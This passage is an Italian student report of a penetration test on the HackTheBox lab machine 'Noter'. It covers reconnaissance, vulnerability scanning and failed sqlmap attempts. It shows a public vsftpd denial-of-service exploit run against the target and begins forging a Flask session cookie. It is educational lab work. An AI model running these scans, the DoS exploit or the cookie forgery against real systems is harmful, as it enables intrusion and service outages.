

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA



PENETRATRION TESTING NARRATIVE

Noter Machine

MANLIO
SANTONASTASO
MATR: 0522501061

PROF. ARCANGELO CASTIGLIONE

Anno Accademico 2021/2022

Indice

1. Introduzione.....	6
2. Fasi del penetration testing.....	6
2.1 Information Gathering.....	6
2.2 Target Discovery.....	7
2.2.1 Ping.....	7
2.3 Enumerating Target e Port Scanning.....	8
2.3.1 Active Enumeration: Nmap Port Scanner.....	8
2.4 Vulnerability Mapping.....	9
2.4.1 Nessus.....	10
2.4.2 OpenVAS.....	11
2.4.3 OWASP Zap.....	12
2.4.4 Altri strumenti per il Web.....	14
2.4.5 Analisi delle vulnerabilità nei Database.....	16
2.5 Target Exploitation.....	17
2.5.1 VSFTPD 3.0.3 - Remote Denial of Service.....	17
2.5.2 Forgery Cookie.....	18
2.5.3 Remote Exploitation.....	20
2.6 Post-exploitation.....	27
2.6.1 Privilege Escalation.....	27
2.6.2 Maintaining Access.....	29
3. Conclusioni.....	30
4. Riferimenti.....	31

Elenco delle figure

Figura 1 Ping.....	8
Figura 2 Port Scanning	9
Figura 3 Report Nessus	10
Figura 4 Nesus: OS Identification.....	10
Figura 5 Nessus: HTTP Method Allowed(Directory)	11
Figura 6 Nessus: FTP Version.....	11
Figura 7 Nessus: SSH Version.....	11
Figura 8 OpenVas: Vulnerability.....	12
Figura 9 Owas-zap: Criticità Web.....	14
Figura 10 Scansione con Nikto2	14
Figura 11: Scansione con Joomla.....	15
Figura 12 Scansione con Dirb.....	15
Figura 13 Sqlmap enumeration e fingerprinting.....	16
Figura 14 SQLMap enumeration e fingerprinting.....	16
Figura 15 Start Remote denial of service	17
Figura 16 Servizio FTP non risponde.....	18
Figura 17 Form di login	18
Figura 18 Cookie di sessione.....	19
Figura 19 decode cookie	19
Figura 20 Chiave segreta	19
Figura 21 Utente registrato.....	19
Figura 22 cookie contraffatto	20
Figura 23 cookie di "blue".....	20
Figura 24 Login come utente "blue"	20
Figura 25 Note di blue.....	20
Figura 26 Nota "Noter Premium Membership"	21
Figura 27 file di backup	21
Figura 28 unzip primo file di backup	22
Figura 29 Unzip secondo file di backup	23
Figura 30 Funzionalità "Export Notes"	23
Figura 31 export note locale e remoto	24
Figura 32 Errore export locale.....	24
Figura 33 export remoto	24
Figura 34 Codice sorgete "export remoto"	25
Figura 35 payload.md	25
Figura 36 reverseshell.sh.....	25
Figura 37 macchina kali in "ascolto"	26
Figura 38 URL del file payload.md.....	26
Figura 39 Macchina kali contattato	26
Figura 40 dati di accesso al database.....	27
Figura 41 Compilazione gcc.....	27
Figura 42 Istruzioni per Vertical Privilege Escalation	28
Figura 43 Output del file "out"	28
Figura 44 msfvenom "backdoor"	29
Figura 45 in.sh	29
Figura 46 Istruzioni per eseguire in.sh in automatico.....	29

Figura 47 Macchina kali "in ascolto"	29
---	-----------

1. Introduzione

L'attività di penetration testing è un processo etico che permette di analizzare e valutare la sicurezza di un sistema informatico. Si compone quindi di metodi e processi che permettono di ottenere una panoramica generale sulle debolezze e vulnerabilità dell'asset analizzato. L'obiettivo dell'attività di penetration testing è di calarsi nei panni di un soggetto malintenzionato nei confronti dell'organizzazione proprietaria dell'asset, così vengono evidenziati tutte le debolezze che un attaccante può sfruttare per accedere all'asset e provocare danni (economici e strutturali) all'organizzazione. Una volta che vengono portati alla luce le vulnerabilità, il pentester ha il compito di suggerire soluzioni per mitigare eventuali attacchi.

Il processo di penetration di testing è composto da diverse fasi e ognuno di queste fasi verrà descritto nei dettagli nelle prossime sezioni:

1. Information Gathering
2. Target Discovery
3. Enumeration Target
4. Vulnerability Mapping
5. Target Exploitation
6. Post Exploitation

Per i nostri obiettivi, non si è effettuata la fase di Target Scoping che richiede la presenza del cliente. In questa fase, si cerca di ottenere informazioni maggiori sull'asset effettuando un'analisi dei requisiti, inoltre si definisce dei confini di test, vincoli legali e stabilire lo scheduling delle attività da svolgere.

2. Fasi del penetration testing

In seguito, sono riportati tutte le fasi effettuate durante l'attività di penetration testing.

2.1 Information Gathering

Lo scopo principale di questa fase è quello di raccogliere il maggior numero di informazioni sull'asset analizzato. Le informazioni possono riguardare infrastrutture, organizzazione e persone al fine di produrre dati utili nelle successive fasi di penetration testing.

Nel caso della macchina analizzata, essendo una macchina vulnerabile by-design, la fase di information gathering si è limitata alla raccolta delle informazioni presenti sulla relativa pagina di [HackTheBox](#). Le informazioni messe a disposizione dall'autore della macchina virtuale sono sufficienti per compiere il processo di penetration testing, le informazioni lasciate sono:

1. Indirizzo IP: 10.10.11.160
2. Sistema Operativo: Linux
3. Nome Host: Noter
4. Data di rilascio: 7 maggio 2022
5. Proprietario della macchina: Kavigihan

2.2 Target Discovery

Nella fase di *target discovery* si cerca di individuare le macchine attive all'interno di un'organizzazione per poterle successivamente analizzarle. Nel nostro caso l'organizzazione è formata solamente da una sola macchina (*Noter*) e sarà condotto l'attività di penetration testing unicamente su di essa.

2.2.1 Ping

Il ping è lo strumento più noto per verificare se una determinata macchina target è disponibile e si basa sul protocollo *Internet Control Message Protocol (ICMP)* inviando dei pacchetti di *echo request* alla macchina target e se sarà attiva risponderà con dei pacchetti di *echo reply*.

Siccome è noto a priori l'indirizzo IP della macchina si è proceduto a verificare se la macchina è attiva con il seguente comando `ping -c 5 10.10.11.160` inviando 5 pacchetti di *echo request* (-c 5) alla macchina *Noter* e nella figura sottostante si può notare che la macchina *target* attiva, perché la macchina *kali* ha ricevuto i pacchetti di *echo reply*.

```
(root@kali)-[~]
# ping -c 5 10.10.11.160
PING 10.10.11.160 (10.10.11.160) 56(84) bytes of data.
64 bytes from 10.10.11.160: icmp_seq=1 ttl=63 time=44.1 ms
64 bytes from 10.10.11.160: icmp_seq=2 ttl=63 time=56.7 ms
64 bytes from 10.10.11.160: icmp_seq=3 ttl=63 time=46.8 ms
64 bytes from 10.10.11.160: icmp_seq=4 ttl=63 time=45.2 ms
64 bytes from 10.10.11.160: icmp_seq=5 ttl=63 time=49.8 ms

--- 10.10.11.160 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 44.097/48.517/56.684/4.510 ms
```

Figura 1 Ping.

2.3 Enumerating Target e Port Scanning

In questa fase si cerca di acquisire (*Enumerare*) ulteriori informazioni sui servizi di rete erogati dalle macchine attive all'interno dell'asset. Informazioni che potranno essere utilizzate per individuare le vulnerabilità per questi servizi.

In questo contesto si è utilizzato come forma di *target enumeration: Active Enumeration* che richiede un'interazione diretta con la macchina *noter* in modo tale da vedere quali servizi erogano su determinate porte (*Port Scanning*).

2.3.1 Active Enumeration: Nmap Port Scanner

Nmap permette di effettuare questa parte di port scanning, cioè mirato ad individuare le porte aperte, in modo da determinare quali servizi di rete sono disponibili.

Principalmente è stata fatta una scansione *SYN sthealth*, ovvero una scansione in cui la macchina *kali* invia un pacchetto *SYN* ed attende una risposta della macchina *noter*:

1. Se la risposta contiene SYN/ACK, allora porta aperta
2. Se la risposta contiene SYN/RST, allora porta chiusa
3. Se la risposta contiene un messaggio di errore *icmp unreachable* o se non c'è alcuna risposta, allora porta filtrata.

La scansione è stata effettuata utilizzando *nmap* con il parametro *-sS* indica una *SYN scan* e con il parametro *-sV* che abilita il rilevamento della versione dei servizi. Come si può notare dalla figura in seguito, la macchina *noter* ha 3 porte aperte:

1. 21/tcp che offre il servizio di *FTP* con la versione *vsftpd 3.0.3*
2. 22/tcp che offre il servizio *ssh* con la versione *OpenSSH 8.2p1*
3. 5000/tcp che offre il servizio di *HTTP* con il *Web Server Werkzeug httpd*


```
(root@kali)-[~]
# nmap -sS -sV 10.10.11.160
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 16:41 CEST
Nmap scan report for noter (10.10.11.160)
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
5000/tcp  open  http     Werkzeug httpd 2.0.2 (Python 3.8.10)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.09 seconds
```

Figura 2 Port Scanning

Di default Nmap scansiona, secondo un ordine casuale, le 1000 porte più comuni quindi se è deciso di effettuare una scansione su tutte le porte (65535), e bisogna aggiungere un ulteriore parametro al comando precedente, cioè *-p-*. In seguito, si può notare l'output del comando *nmap -sS -sV -p- 10.10.11.160*.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
2214/tcp  filtered rpi
5000/tcp  open  http     Werkzeug httpd 2.0.2 (Python 3.8.10)
5318/tcp  filtered pkix-cmc
5584/tcp  filtered bis-web
10843/tcp filtered unknown
11603/tcp filtered unknown
39747/tcp filtered unknown
54820/tcp filtered unknown
56256/tcp filtered unknown
63913/tcp filtered unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 3 All Port Scanning

Dalla figura si può notare che la macchina offre altri servizi, ma quest'ultimi sono filtrati quindi sono protetti da firewall o altri strumenti e non è possibile raggiungere.

2.4 Vulnerability Mapping

In questa fase, nota anche come *Vulnerability Assessment* è un processo di identificazione ed analisi dei problemi di sicurezza in un determinato *asset*. Permette di analizzare la sicurezza di un asset rispetto alle vulnerabilità note oppure le cosiddette *0-day* vulnerabilità non ancora pubblicate nel dizionario di vulnerabilità *CVE* (*Common Vulnerability and Exposures*). L'obiettivo di questa fase è di cercare le vulnerabilità

esposte dai vari servizi che potrebbero portare alla compromissione dell'asset, violando riservatezza, integrità e disponibilità di una (o più) delle sue componenti.

2.4.1 Nessus

Nessus è uno strumento che consente di identificare e correggere, in maniera facile e veloce, vulnerabilità su una vasta gamma di sistemi operativi, dispositivi ed applicazioni. La scansione è stata effettuata sulla macchina *noter*, però non ha evidenziato particolari criticità; infatti, lo strumento ha prodotto 24 risultati etichettati come *INFO*, ovvero informazioni ottenibili dalla macchina *noter* che non rappresentano una vera e propria vulnerabilità, ma potrebbero risultare utili ad un eventuale attaccante.




Figura 4 Report Nessus

Tra le informazioni più rilevanti ci sono: i metodi HTTP accettati per ogni directory del web, la versione di ogni servizio e infine il sistema operativo in uso. Come si può vedere nelle seguenti figure.




Figura 5 Nesus: OS Identification

Output

Based on the response to an OPTIONS request : - HTTP methods GET HEAD OPTIONS are allowed on : /	
Port ▲	Hosts
5000 / tcp / www	10.10.11.160 🔗

Figura 6 Nessus: HTTP Method Allowed(Directory)

Output

The remote FTP banner is : 220 (vsFTPD 3.0.3)	
Port ▲	Hosts
21 / tcp / ftp	10.10.11.160 🔗

Figura 7 Nessus: FTP Version

Output

SSH version : SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3 SSH supported authentication : publickey,password	
Port ▲	Hosts
22 / tcp / ssh	10.10.11.160 🔗

Figura 8 Nessus: SSH Version

2.4.2 OpenVAS

OpenVas è un tool di vulnerability scanning simile a *Nessus* con gli stessi obiettivi cercare di identificare e correggere le vulnerabilità all'interno di applicazioni. Per ottenere maggiori informazioni in termini di vulnerabilità si è utilizzato anche OpenVas, ma come si vede in seguito, i risultati ottenuti sono molto simile con quelli ottenuti con Nessus con leggere differenze, infatti OpenVas ha individuato 3 risultati: 2 con livello di severità medio e uno di livello basso.

Le vulnerabilità di livello medio sono: *FTP Unencrypted Cleartext Login e Cleartext Transmission of Sensitive Information via http*, vulnerabilità molto simili tra di loro che

consiste che i dati sensibili viaggiano in chiaro quindi un attaccante potrebbe intercettare la comunicazione e recuperare i dati.

La vulnerabilità di tipo basso è: *TCP Timestamps*, ovvero la possibilità di effettuare il timestamp della macchina e calcolare l'*up time* da remoto in quanto la macchina *noter* implementa *RFC*.

Vulnerability	Severity ▼	QoD	Host IP	Name	Location
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.10.11.160	noter	21/tcp
Cleartext Transmission of Sensitive information via HTTP	4.8 (Medium)	80 %	10.10.11.160	noter	5000/tcp
TCP timestamps	2.6 (Low)	80 %	10.10.11.160	noter	general/tcp

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

Figura 9 OpenVas: Vulnerability

2.4.3 OWASP Zap

Owasp Zap è un tool che permette di analizzare vulnerabilità di una *Web App*, effettuare visite ricorsive (*Web Crawler*) e molto altro ancora.

Owasp Zap ha prodotto i seguenti risultati

1. Cross-site Scripting (Reflected)
2. X-Frame-Options Header Not Set
3. Assenza di Token Anti-CSRF
4. Cookie without SameSite Attribute
5. Cross-Domain JavaScript Source File Inclusion
6. X-Content-type-Options Header Missing

Vediamo nei dettagli queste vulnerabilità:

- **Cross-site Scripting (Reflected):** è una tecnica di attacco che prevede l'attaccante di fare eseguire codice (*script*) maligno all'utente all'interno del sito web ospitante. Un utente sottoposto a Cross-site scripting potrebbe subire il dirottamento del proprio account (*furto di cookie*), il reindirizzamento del proprio browser verso un altro sito posseduto dall'attaccante oppure visualizzazione di contenuti fraudolenti forniti dal sito Web che sta visitando. La mitigazione consiste nel sanificare l'input oppure di non inoltrare richiesta anomale al server.
- **X-Frame-Options Header Not Set:** indica che questa intestazione manca nell'header della risposta *http* rendendo il sistema potenzialmente vulnerabili

ad attacchi “*ClickJacking*” che consistono nell’intercettare e reindirizzare le azioni che l’utente svolge sull’interfaccia grafica. La mitigazione consiste nel settare l’intestazione http X-Frame-Options su tutte le pagine web in modo da poter controllare l’origine delle pagine.

- **Assenza di Token Anti-CSRF:** Nessun token anti-CSRF è stato trovato nel form HTML, ciò potrebbe esporre la *Web App* ad un attacco di Cross-Site request forgery, ovvero costringere una vittima a inviare una richiesta http a una destinazione a sua insaputa con l’intento di eseguire un’azione come vittima.

Soluzione per risolvere questo tipo di vulnerabilità di utilizzare una libreria o un framework collaudato che non consenta il verificarsi di questa debolezza che fornisca costrutti che rendano questa debolezza più facile da evitare. Ad esempio, utilizzare pacchetti anti-CSRF come OWASP CSRFGuard.

- **Cookie without SameSite Attribute:** indica che è stato impostato un cookie senza l’attributo SameSite, il che significa che il cookie può essere inviato come risultato di una richiesta “cross site”.

La soluzione consiste impostare questo attributo come *lax* o *strict* per tutti i cookie

- **Cross-Domain JavaScript Source File Inclusion:** la *Web App* include uno o più file di script da un dominio di terzi parti.

Assicurarsi che i file sorgente JavaScript siano caricati solo da fonti affidabili e che le fonti non possano essere controllate dagli utenti finali dell'applicazione.

- **X-Content-type-Options Header Missing:** L’intestazione Anti-MIME-Sniffing X-Content-Type-Options non è stata impostata su "nosniff". Ciò consente alle versioni precedenti di Internet Explorer e Chrome di eseguire il MIME-sniffing sul corpo della risposta, causando potenzialmente l'interpretazione e la visualizzazione del corpo della risposta come un tipo di contenuto diverso da quello dichiarato.

Assicurarsi che all’applicazione *Web* imponi l’header Content-type in modo appropriato e che l’header X-Content-type-Options sia impostato su “*nosniff*”.

Alert type	Risk	Count
Cross Site Scripting (Reflected)	Alto	2 (5,6%)
X-Frame-Options Header Not Set	Medio	6 (16,7%)
Assenza di Token Anti-CSRF	Basso	3 (8,3%)
Cookie without SameSite Attribute	Basso	7 (19,4%)
Cross-Domain JavaScript Source File Inclusion	Basso	12 (33,3%)
X-Content-Type-Options Header Missing	Basso	6 (16,7%)
Total		36

Figura 10 Owas-zap: Criticità Web

Come si può osservare dalla tabella non sono rilevati particolari criticità e per ognuna si ha una mitigazione per risolverla.

2.4.4 Altri strumenti per il Web

Oltre a *Owasp-Zap* utilizzato per l'analisi delle vulnerabilità del web, si è utilizzato altri strumenti, però ognuno di essi non ha rilevato particolari problemi. Per esempio, si è utilizzato *Nikto2*, *Joomla* e *DIRB*.

Nikto2 ha prodotto i seguenti risultati, molto simile all'output prodotto da *Owasp-Zap* come si può vedere nella seguente figura:

```

- Nikto v2.1.6
+ Target IP: 10.10.11.160
+ Target Hostname: 10.10.11.160
+ Target Port: 5000
+ Start Time: 2022-07-04 11:02:54 (GMT2)

+ Server: Werkzeug/2.0.2 Python/3.8.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, HEAD, GET
+ 7891 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2022-07-04 11:19:42 (GMT2) (1008 seconds)

+ 1 host(s) tested

*****
Portions of the server's headers (Python/3.8.10) are not in
the Nikto 2.1.6 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
- Sent updated info to cirt.net -- Thank you!

```

Figura 11 Scansione con Nikto2

Joomla non ha trovato nessun vulnerabilità come si può notare dalla seguente figura

```

Processing http://10.10.11.160:5000 ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] ver 404

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page not found

[+] Checking robots.txt existing
[++] robots.txt is not found

[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found

Your Report : reports/10.10.11.160:5000/

```

Figura 12: Scansione con Joomla

Dirb che cerca risorse *Web* esistenti, ma nascoste, effettuando attacchi basati sul dizionario non ha trovato nessuna altra risorsa, oltre a quelle che già si sapeva come si può notare dalla seguente figura.

```

DIRB v2.22
By The Dark Raver

START_TIME: Mon Jul  4 11:09:24 2022
URL_BASE: http://10.10.11.160:5000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://10.10.11.160:5000/ —
+ http://10.10.11.160:5000/dashboard (CODE:302|SIZE:218)
+ http://10.10.11.160:5000/login (CODE:200|SIZE:1963)
+ http://10.10.11.160:5000/logout (CODE:302|SIZE:218)
+ http://10.10.11.160:5000/notes (CODE:302|SIZE:218)
+ http://10.10.11.160:5000/register (CODE:200|SIZE:2642)

END_TIME: Mon Jul  4 11:19:05 2022
DOWNLOADED: 4612 - FOUND: 5

```

Figura 13 Scansione con Dirb

2.4.5 Analisi delle vulnerabilità nei Database

Ci sono strumenti come *sqlmap* e *sqlninja* che permettono al pentester di individuare eventuali vulnerabilità che si trovano nel *back-end* cioè nei database.

Nell'attività di penetration testing si è utilizzato *sqlmap* per effettuare *SQL Injection*, in maniera tale da *by-passare* il processo di autenticazione, ma non si è riusciti come si può notare dalla seguente figura.

```
Do you want to fill blank fields with random values? [Y/n] Y
[11:28:38] [INFO] using '/root/.local/share/sqlmap/output/results-87842822_1128am.csv' as the CSV results file in multiple targets mode
[11:28:38] [INFO] testing if the target URL content is stable
[11:28:38] [INFO] target URL content is stable
[11:28:38] [INFO] testing if POST parameter 'username' is dynamic
[11:28:38] [WARNING] POST parameter 'username' does not appear to be dynamic
[11:28:38] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[11:28:38] [INFO] testing for SQL injection on POST parameter 'username'
[11:28:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:28:37] [WARNING] reflective value(s) found and filtering out
[11:28:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:28:38] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:28:38] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:28:42] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:28:42] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:28:43] [INFO] testing 'Generic inline queries'
[11:28:43] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:28:43] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:28:43] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[11:28:44] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:28:44] [INFO] testing 'MySQL > 5.8.12 AND time-based blind (query SLEEP)'
[11:28:44] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:28:45] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:28:45] [INFO] testing 'Oracle AND time-based blind'
[11:28:45] [INFO] it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[11:28:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:28:46] [WARNING] POST parameter 'username' does not seem to be injectable
[11:28:46] [INFO] testing if POST parameter 'password' is dynamic
[11:28:46] [WARNING] POST parameter 'password' does not appear to be dynamic
[11:28:46] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[11:28:46] [INFO] testing for SQL injection on POST parameter 'password'
[11:28:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:28:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:28:47] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:28:48] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:28:48] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:28:49] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:28:49] [INFO] testing 'Generic inline queries'
[11:28:49] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:28:49] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:28:49] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:28:50] [INFO] testing 'MySQL > 5.8.12 AND time-based blind (query SLEEP)'
[11:28:50] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:28:51] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:28:51] [INFO] testing 'Oracle AND time-based blind'
[11:28:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:28:52] [WARNING] POST parameter 'password' does not seem to be injectable
[11:28:52] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper-space2comment') and/or switch '--random-agent', skipping to the next target
[11:28:52] [WARNING] your sqlmap version is outdated
```

Figura 14 Sqlmap enumeration e fingerprinting

Il comando utilizzato per questa fase è stato: *sqlmap -u "http://10.10.11.160:5000/login" --forms --batch --dbs*, dove *-u* indica a SQLMap l'url da analizzare, *--forms* indica a SQLMap di utilizzare i campi del modulo nella pagina di destinazione, *--batch* permette a SQLMap di rispondere ed eventuali domande di default sul modulo e infine *--dbs* enumera tutti i database disponibili presso l'url impostata. Come si nota dalla figura, SQLMap ci consiglia di aumentare sia il livello e sia il rischio, ma anche stavolta non riusciamo ad effettuare *SQL Injection* per raccogliere informazioni sul database, come si può notare nella figura in seguito. Il comando utilizzato è *sqlmap -u "http://10.10.11.160:5000/login" --data="username=manlio&password=manlio" --level 5 --risk 3 -f --banner --ignore-code 401 --dbms='sqlite' --batch*, dove si è aggiunta l'opzione *level* che indica dove effettuare i punti di iniezione, mentre *risk* indica quali tipi di payload utilizzare.

```
[11:51:46] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper-space2comment') and/or switch '--random-agent'
[11:51:46] [WARNING] your sqlmap version is outdated
```

Figura 15 SQLMap enumeration e fingerprinting

2.5 Target Exploitation

In questa fase si cerca di sfruttare le vulnerabilità rilevate e di trarne vantaggio. Gli obiettivi principali del Target Exploitation sono ottenere pieno controllo di quante più macchine target possibili all'interno dell'asset analizzato e ulteriori informazioni e visibilità dell'asset e dei sistemi in esso contenuti.

Nella fase precedente abbiamo trovato delle vulnerabilità che possiamo sfruttare che ci consentono di accedere alla macchina *noter* e rendere il servizio FTP indisponibile agli utenti effettuando un attacco *DoS*.

2.5.1 VSFTPD 3.0.3 - Remote Denial of Service

Durante la fase di vulnerability mapping si è potuto apprendere la versione del servizio di FTP, le analisi delle vulnerabilità si possono effettuare anche manualmente cercando exploit su vari database, per esempio su [exploit-db](#), ma non solo. Cercando la versione di FTP opportuna, cioè *vsftpd 3.0.3*, si è trovato un [exploit](#) che produce *remote denial of service* mandando in crisi il servizio di *FTP* negando la possibilità di utilizzare il servizio agli utenti.

L'attacco consiste di scaricare l'exploit su exploit-db e poi eseguirlo come si può notare dalla seguente figura.

```
# python dosftp.py 10.10.11.160

VS-FTPD
D o S

By XYN/DUMP/NSKB3

[!] Testing if 10.10.11.160:21 is open
[+] Port 21 open, starting attack ...
[+] Attack started on 10.10.11.160:21!
```

Figura 16 Start Remote denial of service

Nella seguente figura è possibile notare come il servizio di FTP non accetta più connessioni dagli utenti:

```
# ftp noter
Connected to noter.
421 There are too many connections from your internet address.
ftp>
ftp>
ftp>
ftp>
ftp> exit
```

Figura 17 Servizio FTP non risponde

Bisogna notare non è servito un numero elevato di macchine per mettere giù il servizio di *ftp* come accade tipicamente in un attacco *DoS*, ma si è utilizzato una sola macchina; quindi, questo rende la vulnerabilità a un livello di criticità alto e bisogna mitigarla al più presto possibile come descritta nell'altro documento (*PT_Report*).

2.5.2 Forgery Cookie

Dato che si ha interesse ad accedere alla macchina *noter*, ciò non è possibile attraverso un attacco *DoS*, bisogna analizzare le vulnerabilità trovate all'interno della *Web App* e capire come sfruttarle per introdursi alla macchina *target*.

Dal vulnerability mapping si nota che i cookie non sono protetti dall'attributo *SameSite*, quindi un modo per *by-passare* il processo di autenticazione della *Web App*, figura seguente, è quello di falsificare il cookie di un utente.




Figura 18 Form di login

Per creare un cookie contraffatto si è bisogno della chiave segreta, la quale il server firma il cookie e questo può essere fatto tramite un *brute force attack*. Dato che i cookie come detto vengono firmati e non crittografati è possibile decodificare i cookie. I cookie possono essere ottenuti esaminando le richieste http utilizzando strumenti come Burp Suite oppure utilizzando un'estensione del browser per visualizzare/modificare i cookie. Quindi per prima cosa bisogna prelevare un cookie di sessione e si è utilizzando il proxy Burp Suite come si può notare dalla figura.

```
Cookie: session=eyJsb2dnZWRFaW4iOnRydWUsInVzZXJlIjoibWFubGlvIn0.YsL44w.nFJSn4Gbap_Q4TDNLjalqIJ9xJQ
```

Figura 19 Cookie di sessione

Adesso bisogna decodificarlo e si è utilizzato uno strumento a riga di comando *Flask Unsign*, strumento molto utile che ci ha permesso di decodificare, forzare e creare cookie di sessione con l'opportuna chiave segreta, con l'opzione *decode* si è riuscito a decodificare i cookie e come si può notare dalla figura, il cookie è composto da un campo *logged_in* e un campo *username*.

```
